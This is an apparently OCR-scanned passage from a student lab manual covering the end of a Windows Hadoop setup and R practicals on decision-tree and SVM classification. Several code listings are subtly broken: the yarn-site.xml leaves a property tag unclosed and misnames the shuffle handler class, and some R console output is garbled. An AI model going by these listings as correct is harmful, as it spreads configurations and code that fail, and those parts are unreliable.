
core-site.xml | hdfs-site.xml | mapred-site.xml | yarn-site.xml

C: > hadoop > etc > hadoop > yarn-site.xml


```
<?xml version="1.0"?>
<configuration>
<!-- Site specific YARN configuration properties -->
<property>
    <name>yarn.nodemanager.aux-services</name>
    <value>mapreduce_shuffle</value>
<property>
<property>
    <name>yarn.nodemanager.aux-services.mapreduce.shuffle.class</name>
    <value>org.apache.hadoop.mapred.shuffleHandles</value>
</property>
</configuration>
```


Step 10: When the “Advanced system settings” dialog appears, go to the “Advanced” tab and click on the “Environment variables” button located on the bottom of the dialog.






Step 11: let's check Hadoop install Successfully





Step 12: Let check bin



PRACTICAL NO : 2

Aim: Implement Decision tree classification techniques Description:

Decision tree builds classification or regression models in the form of a tree structure. It breaks down a dataset into smaller and smaller subsets while at the same time an associated decision tree is incrementally developed. The final result is a tree with **decision nodes** and **leaf nodes**

Step 1: The package "party" has the function ctree() which is used to create and analyze decison tree.

```
> install.packages("party")
```


Step 2: Load the party package. It will automatically load other# dependent packages Print some records from data set readingSkills.

```
> library("party")
> print(head(readingskills))
  nativeSpeaker age shoeSize    score
1           yes   5 24.83189 32.29385
2           yes   6 25.95238 36.63105
3            no  11 30.42170 49.60593
4           yes   7 28.66450 40.28456
5           yes  11 31.88207 55.46085
6           yes  10 30.07843 52.83124
>
```


Step 3 : Call function ctree to build a decision tree. The first parameter is a formula, which defines a target variable and a list of independent variables.

```
> library("party")
> str(iris)
'data.frame':   150 obs. of  5 variables:
 $ Sepal.Length: num  5.1 4.9 4.7 4.6 5 5.4 4.6 5 4.4 4.9 ...
 $ Sepal.Width : num  3.5 3 3.2 3.1 3.6 3.9 3.4 3.4 2.9 3.1 ...
 $ Petal.Length: num  1.4 1.4 1.3 1.5 1.4 1.7 1.4 1.5 1.4 1.5 ...
 $ Petal.Width : num  0.2 0.2 0.2 0.2 0.2 0.4 0.3 0.2 0.2 0.1 ...
 $ Species     : Factor w/ 3 levels "setosa","versicolor",..: 1 1 1 1 1 1 1 1 1 1
> iris_ctree <- ctree(Species ~ Sepal.Length + Sepal.Width + Petal.Length + Peta
l.Width, data=iris)
> print(iris_ctree)

         Conditional inference tree with 4 terminal nodes

Response:  Species
Inputs:  Sepal.Length, Sepal.Width, Petal.Length, Petal.Width
Number of observations:  150

1) Petal.Length <= 1.9; criterion = 1, statistic = 140.264
  2)*  weights = 50
1) Petal.Length > 1.9
  3) Petal.Width <= 1.7; criterion = 1, statistic = 67.894
    4) Petal.Length <= 4.8; criterion = 0.999, statistic = 13.865
      5)*  weights = 46
    4) Petal.Length > 4.8
      6)*  weights = 8
  3) Petal.Width > 1.7
    7)*  weights = 46
> plot(iris_ctree)
```

Output :




```
> plot(iris_ctree, type="simple")
```


1
Petal.Length
p < 0.001
≤ 1.9
> 1.9
2
n = 50
y = (1, 0, 0)
3
Petal.Width
p < 0.001
≤ 1.7
> 1.7
4
Petal.Length
p < 0.001
7
n = 46
y = (0, 0.022, 0.978)
≤ 4.8
> 4.8
5
n = 46
y = (0, 0.978, 0.02
6
n = 8
y = (0, 0.5, 0.5)


PRACTICAL NO : 3

Aim: Classification using SVM Description:

A support vector machine (SVM) is a supervised machine learning model that uses classification algorithms for two-group classification problems. After giving an SVM model sets of labeled training data for each category, they're able to categorize new text

The implementation is explained in the following steps:

Step 1: Importing the dataset



Step 2: Selecting columns 3-5

```
> ds = ds[3:5]
> ds[3:5]
Error in `[.data.frame`(ds, 3:5) : undefined
> ds
   Age EstimatedSalary Purchased
1   19           19000         0
2   35           20000         0
3   26           43000         0
4   27           57000         0
5   19           76000         0
6   27           58000         0
7   27           84000         0
8   32          150000         1
9   25           33000         0
10  35           65000         0
11  26           80000         0
12  26           52000         0
```

Step 3: install package

```
> install.packages("caTools")
```

Step 4: Splitting the dataset

```
> library(caTools)
> set.seed(123)
> split = sample.split(ds$Purchased, SplitRatio = 0.75)
> training_set = subset(ds, split == TRUE)
> test_set = subset(ds, split == FALSE)
> ds
   Age EstimatedSalary Purchased
1   19           19000         0
2   35           20000         0
3   26           43000         0
4   27           57000         0
5   19           76000         0
6   27           58000         0
7   27           84000         0
8   32          150000         1
9   25           33000         0
10  35           65000         0
```

Step 5: Feature Scaling

```
332  48          119000         1
333  42           65000         0
 [ reached 'max' / getOption("max.print") -- omitted 67 rows ]
> test_set[-3] = scale(test_set[-3])
> training_set[-3] = scale(training_set[-3])
> test_set[-3] = scale(test_set[-3])
> test_set[-3]
            Age EstimatedSalary
2   -0.30419063     -1.51354339
4   -1.05994374     -0.32456026
5   -1.81569686      0.28599864
9   -1.24888202     -1.09579256
12  -1.15441288     -0.48523366
18   0.64050076     -1.32073531
19   0.73496990     -1.25646596
20   0.92390818     -1.22433128
22   0.82943904     -0.58163769
29  -0.87100546     -0.77444577
32  -1.05994374      2.24621408
34  -0.96547460     -0.74231109
35  -1.05994374      0.73588415
38  -0.77653633     -0.58163769
45  -0.96547460      0.54307608
46  -1.43782030     -1.51354339
```

Step 6: Fitting SVM to the training set

```
> install.packages('e1071')
```

```
> library(e1071)
> classifier = svm(formula = Purchased ~ .,
+                  data = training_set,
+                  type = 'C-classification',
+                  kernel = 'linear')
> classifier

Call:
svm(formula = Purchased ~ ., data = training_set, type = "C-classification",
    kernel = "linear")


Parameters:
   SVM-Type:  C-classification
 SVM-Kernel:  linear
       cost:  1

Number of Support Vectors:  116
```


Step 7: Predicting the test set result

```
> y_pred = predict(classifier, newdata = test_set[-3])
> y_pred
  2   4   5   9  12  18  19  20  22  29  32  34  35  38  45  46  48  52  66
  0   0   0   0   0   0   0   0   0   0   0   0   0   0   0   0   0   0   0
 69  74  75  82  84  85  86  87  89 103 104 107 108 109 117 124 126 127 131
  0   0   0   0   0   0   0   0   0   0   1   0   0   0   0   0   0   0   0
134 139 148 154 156 159 162 163 170 175 176 193 199 200 208 213 224 226 228
  0   0   0   0   0   0   0   0   0   0   0   0   0   0   1   1   1   0   1
229 230 234 236 237 239 241 255 264 265 266 273 274 281 286 292 299 302 305
  0   1   1   1   0   1   1   1   0   1   1   1   1   1   0   1   1   1   0
307 310 316 324 326 332 339 341 343 347 353 363 364 367 368 369 372 373 380
  1   0   0   0   0   1   0   1   0   1   1   0   1   1   1   0   1   0   1
383 389 392 395 400
  1   0   0   0   0
Levels: 0 1
```

```
> cm = table(test_set[, 3], y_pred)
> cm
   y_pred
     0  1
  0 57  7
  1 13 23
```

Step 8: **Visualizing the Training set results**


```
> set = training_set
> X1 = seq(min(set[, 1]) - 1, max(set[, 1]) + 1, by = 0.01)
> X2 = seq(min(set[, 2]) - 1, max(set[, 2]) + 1, by = 0.01)
```



```
> grid_set = expand.grid(X1, X2)
> colnames(grid_set) = c('Age', 'EstimatedSalary')
> y_grid = predict(classifier, newdata = grid_set)
> plot(set[, -3],
+      main = 'SVM (Training set)',
+      xlab = 'Age', ylab = 'Estimated Salary',
+      xlim = range(X1), ylim = range(X2))
```


```
> contour(X1, X2, matrix(as.numeric(y_grid), length(X1), length(X2)), add = TRUE)
> points(grid_set, pch = '.', col = ifelse(y_grid == 1, 'coral1', 'aquamarine'))
> points(set, pch = 21, bg = ifelse(set[, 3] == 1, 'green4', 'red3'))
```

Output:



SVM (Training set)
Estimated Salary
Age
-3
-2
-1
0
1
2
3

PRACTICAL NO : 4

